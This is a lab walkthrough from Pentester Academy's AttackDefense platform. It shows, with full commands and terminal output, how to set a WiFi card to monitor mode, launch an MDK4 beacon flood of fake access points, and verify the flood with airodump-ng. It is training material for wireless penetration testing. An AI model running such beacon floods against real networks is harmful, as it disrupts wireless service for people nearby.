
ATTACK
DEFENSE
by PentesterAcademy

Name	Tool: MDK4
URL	https://www.attackdefense.com/challengedetails?cid=1315
Type	WiFi Pentesting : WiFi Tools

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Perform beacon flood attack using MDK4 and verify the same using Airodump-ng.

Solution:

Step 1: Check the WiFi interfaces present on the machine.

Command: iw dev

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

Two interfaces wlan0 and wlan1 are present on the machine.

Step 2: Change the mode of the card to monitor mode.

Command: iw dev wlan0 set monitor none

```
root@attackdefense:~# iw dev wlan0 set monitor none
root@attackdefense:~#
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type monitor
                txpower 0.00 dBm
root@attackdefense:~#
```

Step 3: Launch beacon flood using wlan0.

Command: mdk4 wlan0 b

```
root@attackdefense:~# mdk4 wlan0 b
Current MAC: 2A:F8:9E:71:01:54 on Channel 10 with SSID: Q1<d;3X}kq*1p6WhjnU
Packets sent:      1 - Speed:    1 packets/sec
Current MAC: 9C:CB:13:AA:EF:15 on Channel  5 with SSID: gSK{!.=r;&OJ0LP@W[pV$v.
Packets sent:     32 - Speed:   31 packets/sec
Current MAC: D0:B1:10:F0:31:C3 on Channel 11 with SSID: K.HKHQIDg
Packets sent:     81 - Speed:   49 packets/sec
Current MAC: F6:1F:4B:24:64:88 on Channel  6 with SSID: <F
Packets sent:    130 - Speed:   49 packets/sec
Current MAC: 7E:9D:32:26:B7:15 on Channel  5 with SSID: &zY9rhlV0\McSTIJ5]vN,a8H^)2`Y#'
Packets sent:    179 - Speed:   49 packets/sec
Current MAC: 54:43:AA:E9:EF:E0 on Channel  2 with SSID: s|/GOj>
Packets sent:    227 - Speed:   48 packets/sec
Current MAC: 3B:1B:86:B9:42:FA on Channel 14 with SSID:  "9..;k|"*o{W3w#Q&7z-_6xRc
Packets sent:    276 - Speed:   49 packets/sec
```

Step 4: Verify the beacon flood attack by launching airodump-ng on wlan0

Command: airodump-ng wlan0

```
root@attackdefense:~# airodump-ng wlan0
```

```
CH  9 ][ Elapsed: 6 s ][ 2019-11-01 10:56

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

61:E3:36:02:55:FB    0        2        0    0   3  11   WEP  WEP         Z]D'
0B:A3:80:02:CD:F3    0        2        0    0   9  54   WPA  CCMP   PSK  8fMI87A.+pu$!1:]CY34v|-]f[IZv:
29:73:BC:21:0D:11    0        2        0    0   6  11   WEP  WEP         ON\tWOMw/:6Av%Tn
F8:99:55:CF:38:43    0        2        0    0   6  54   WPA  TKIP   PSK  DmW=%^k=v\l3\bxmG
90:AE:1C:C4:D7:90    0        2        0    0  13  11   OPN              3*lj6ovz'4|7oO!}se1INeB
3B:C1:BC:A9:13:51    0        2        0    0  11  54   WPA  TKIP   PSK  fB(t,IH&MStk4YWp#pc6!f0AQM.*d1T
51:95:96:C9:8F:B3    0        2        0    0   9  54   WEP  WEP         hA8w$on$DIi\-9q3
0D:4B:21:FC:E1:3A    0        2        0    0   4  11   WPA  TKIP   PSK  |HN4iYsKu
95:19:AD:F3:4C:42    0        2        0    0  12  54   WPA  CCMP   PSK  '+E_;W\}& jM+l')
41:F5:8F:0D:C5:E7    0        2        0    0   6  11   WPA  CCMP   PSK  <length:  0>
FB:A6:EC:93:78:AF    0        2        0    0  10  11   WPA  CCMP   PSK  4x0,?3g)22K$L6r3p;Q7).>0v{b3
1B:ED:5F:80:9F:7B    0        2        0    0  14  11   WPA  TKIP   PSK  "!]m+y\E#AhbI'p}One@F$*
E5:23:65:B2:1C:17    0        2        0    0  11  54   OPN              :FQn"l9lI)_'=qT-bLo
AD:91:24:72:4E:67    0        2        0    0   2  54   WPA  TKIP   PSK  ouHW
2C:B4:33:89:A9:A8    0        2        0    0   1  11   WPA  CCMP   PSK  4rZ&^ke+Yo?BHXf]4`t >m+>;Gl!j:Z
90:B1:8F:FF:5D:F5    0        2        0    0   9  11   OPN              sUF!ojuEJRn4gW|*xZw7P
```

One can observe multiple networks appearing in airodump-ng output. This means that the beacon flood attack is working fine.